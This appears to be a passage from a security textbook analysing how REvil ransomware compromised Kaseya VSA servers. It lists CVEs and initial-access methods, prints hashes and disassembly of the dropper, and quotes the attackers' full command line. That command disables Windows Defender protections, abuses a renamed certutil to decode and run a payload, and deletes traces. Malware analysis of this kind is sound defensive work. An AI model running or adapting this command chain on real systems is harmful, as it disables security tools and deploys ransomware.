


Figure 7.125: Specific attack flow of REvil ransomware on Kaseya VSA servers

- **Initial Access**

  To gain initial access, attackers employ various techniques such as spam/spear-phishing emails with malicious attachments, RDP exploitation using valid accounts, compromised websites, and so on. These techniques allow attackers to download and execute malicious payloads on the victim machine using tools such as CertUtil and PowerShell.

Attackers also perform more targeted attacks using RDP and PsExec to gain complete control of the target network and deploy malicious payloads. A recent approach followed by attackers to perform supply-chain compromise is to install Sodinstall or Sodinokibi on the target systems.

For example, REvil threat actors previously used a Kaseya VSA zero-day vulnerability (CVE-2021-30116) to gain initial access to the Kaseya VSA server platform.

- **Download and Execution**

  The following are the common methods used by REvil to download and execute a malicious payload.

  - **CVE-2019-2725:** This method involves the remote code execution (RCE) of CertUtil or PowerShell to download and execute REvil.
  - **Malspam:** This method uses macros to download and execute REvil. Further, malspam includes an attachment (for example, a PDF file) that is used to download Qakbot and other components of the malware.
  - **Drive-by Compromise:** This method directly downloads REvil.
  - **CVE-2018-13379, CVE-2019-11510, and Valid Accounts:** This method uses RDP and PsExec to download and execute other components of the malware such as antivirus, exfiltration tools, and REvil.
  - **DLL Sideloading:** This method uses a legitimate executable such as MsMpeng.exe to load an REvil DLL that masquerades as a legitimate DLL such as MpSvc.dll, which is dropped via a customized installer such as SODINSTALL.
  - **CVE-2021-30116:** This method exploits a zero-day vulnerability against Kaseya VSA servers via Kaseya supply-chain compromise. It drops the payload to Kaseya's TempPath with the file name `agent.exe`. The VSA procedure used to deploy the encryptor was named "Kaseya VSA Agent Hot-fix." The Kaseya VSA Agent Hot-fix procedure runs the following command:

    ```
    "C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul & C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\\agent.crt c:\\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\\agent.exe"
    ```

    The above command also replaces `certutil.exe` with the environment variable `%SystemDrive%\cert.exe` and then decodes the `agent.crt` file to `agent.exe`, which then drops another payload to avoid detection.

    ```
    agent.exe
    d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e
    ```

- **Exploitation**

  In this phase, the ransomware is dropped along with its components and executed on the target systems.

  For example, in the Kaseya supply-chain compromise, after dropping the payload, it removes previously used binaries such as **`agent.crt`** and **`certutil.exe`**. The decoded **`agent.exe`** comprises internal components such as **`SOFTIS`** and **`MODLIS`**, as shown in the screenshot.




Figure 7.126: agent.exe resources

  These two components are dumped into the Windows folder in the form of **`MsMpEng.exe`** and **`mpsvc.dll`**. While the first resource can be a simple defender binary, the second (**`mpsvc.dll`**) is an REvil encryptor binary that leads to a DLL sideloading attack.

```
.text:013E10FC 68 04 1C 3F 01         push    offset Type                 ; "SOFTIS"
.text:013E1101 6A 65                  push    65h                         ; lpName
.text:013E1103 6A 00                  push    0                           ; hModule
.text:013E1105 FF D6                  call    esi ; FindResourceW
.text:013E1107 85 C0                  test    eax, eax
.text:013E1109 0F 84 98 00 00 00      jz      loc_13E11A7
.text:013E110F 50                     push    eax                         ; hResInfo
.text:013E1110 6A 00                  push    0                           ; hModule
.text:013E1112 FF 15 20 D0 3E 01      call    ds:LoadResource
.text:013E1118 85 C0                  test    eax, eax
.text:013E111A 0F 84 87 00 00 00      jz      loc_13E11A7
.text:013E1120 50                     push    eax                         ; hResData
.text:013E1121 FF 15 18 D0 3E 01      call    ds:LockResource
.text:013E1127 68 14 1C 3F 01         push    offset aModlis              ; "MODLIS"
.text:013E112C 6A 66                  push    66h                         ; lpName
.text:013E112E 6A 00                  push    0                           ; hModule
.text:013E1130 A3 A0 43 3F 01         mov     dword_13F43A0, eax
.text:013E1135 FF D6                  call    esi ; FindResourceW
.text:013E1137 85 C0                  test    eax, eax
.text:013E1139 74 6C                  jz      short loc_13E11A7
.text:013E113B 50                     push    eax                         ; hResInfo
.text:013E113C 33 F6                  xor     esi, esi
.text:013E113E 56                     push    esi                         ; hModule
.text:013E113F FF 15 20 D0 3E 01      call    ds:LoadResource
.text:013E1145 85 C0                  test    eax, eax
.text:013E1147 74 5E                  jz      short loc_13E11A7
.text:013E1149 50                     push    eax                         ; hResData
.text:013E114A FF 15 18 D0 3E 01      call    ds:LockResource
.text:013E1150 68 24 1C 3F 01         push    offset aMpsvcDll            ; "mpsvc.dll"
.text:013E1155 BA 88 55 0C 00         mov     edx, 0C5588h
.text:013E115A A3 A4 43 3F 01         mov     dword_13F43A4, eax
.text:013E115F 8B C8                  mov     ecx, eax
.text:013E1161 E8 9A FE FF FF         call    Write_File_In_windows_folder
.text:013E1166 8B 0D A0 43 3F 01      mov     ecx, dword_13F43A0
.text:013E116C BA D0 56 00 00         mov     edx, 56D0h
.text:013E1171 C7 04 24 38 1C 3F 01   mov     [esp+8+lpProcessInformation], offset aMsmpengExe ; "MsMpEng.exe"
.text:013E1178 E8 83 FE FF FF         call    Write_File_In_windows_folder
.text:013E117D C7 04 24 EC 43 3F 01   mov     [esp+8+lpProcessInformation], offset ProcessInformation ; lpProcessInformation
.text:013E1184 68 A8 43 3F 01         push    offset StartupInfo          ; lpStartupInfo
.text:013E1189 56                     push    esi                         ; lpCurrentDirectory
.text:013E118A 56                     push    esi                         ; lpEnvironment
.text:013E118B 68 30 02 00 00         push    230h                        ; dwCreationFlags
.text:013E1190 56                     push    esi                         ; bInheritHandles
.text:013E1191 56                     push    esi                         ; lpThreadAttributes
.text:013E1192 56                     push    esi                         ; lpProcessAttributes
.text:013E1193 FF 75 10               push    [ebp+lpCommandLine]         ; lpCommandLine
.text:013E1196 C7 05 A8 43 3F 01 44 00+mov    StartupInfo.cb, 44h
.text:013E11A0 50                     push    eax                         ; lpApplicationName
.text:013E11A1 FF 15 28 D0 3E 01      call    ds:CreateProcessW
```

Figure 7.127: Binaries dropped by agent.exe

As soon as **`MpMseng.exe`** executes and invokes the export function (**`ServiceCrtMain`**), the REvil encryptor (**`mpsvc.dll`**) loads and executes itself.

```
.text:10001290
.text:10001290                                        public ServiceCrtMain
.text:10001290                         ServiceCrtMain proc near               ; DATA XREF: .rdata:off_1009BFB8↓o
.text:10001290
.text:10001290                         var_8          = dword ptr -8
.text:10001290                         ThreadId       = dword ptr -4
.text:10001290
.text:10001290 55                                     push    ebp
.text:10001291 8B EC                                  mov     ebp, esp
.text:10001293 83 EC 08                               sub     esp, 8
.text:10001296 8D 45 FC                               lea     eax, [ebp+ThreadId]
.text:10001299 50                                     push    eax             ; lpThreadId
.text:1000129A 6A 00                                  push    0               ; dwCreationFlags
.text:1000129C 6A 00                                  push    0               ; lpParameter
.text:1000129E 68 B0 11 00 10                         push    offset StartAddress ; lpStartAddress
.text:100012A3 6A 00                                  push    0               ; dwStackSize
.text:100012A5 6A 00                                  push    0               ; lpThreadAttributes
.text:100012A7 FF 15 3C 21 07 10                      call    ds:CreateThread
.text:100012AD 89 45 F8                               mov     [ebp+var_8], eax
.text:100012B0
.text:100012B0                         loc_100012B0:                          ; CODE XREF: ServiceCrtMain+34↓j
.text:100012B0 B9 01 00 00 00                         mov     ecx, 1
.text:100012B5 85 C9                                  test    ecx, ecx
.text:100012B7 74 0D                                  jz      short loc_100012C6
.text:100012B9 68 E8 03 00 00                         push    3E8h            ; dwMilliseconds
.text:100012BE FF 15 30 21 07 10                      call    ds:Sleep
.text:100012C4 EB EA                                  jmp     short loc_100012B0
.text:100012C6                         ; ---------------------------------------------------------------------------
.text:100012C6
.text:100012C6                         loc_100012C6:                          ; CODE XREF: ServiceCrtMain+27↑j
.text:100012C6 33 C0                                  xor     eax, eax
.text:100012C8 33 D2                                  xor     edx, edx
.text:100012CA 8B E5                                  mov     esp, ebp
.text:100012CC 5D                                     pop     ebp
.text:100012CD C3                                     retn
.text:100012CD                         ServiceCrtMain endp
```

Figure 7.128: MpMseng.exe invoking ServiceCrtMain

The REvil exploits OpenSSL to perform cryptographic activities such as file encryption.

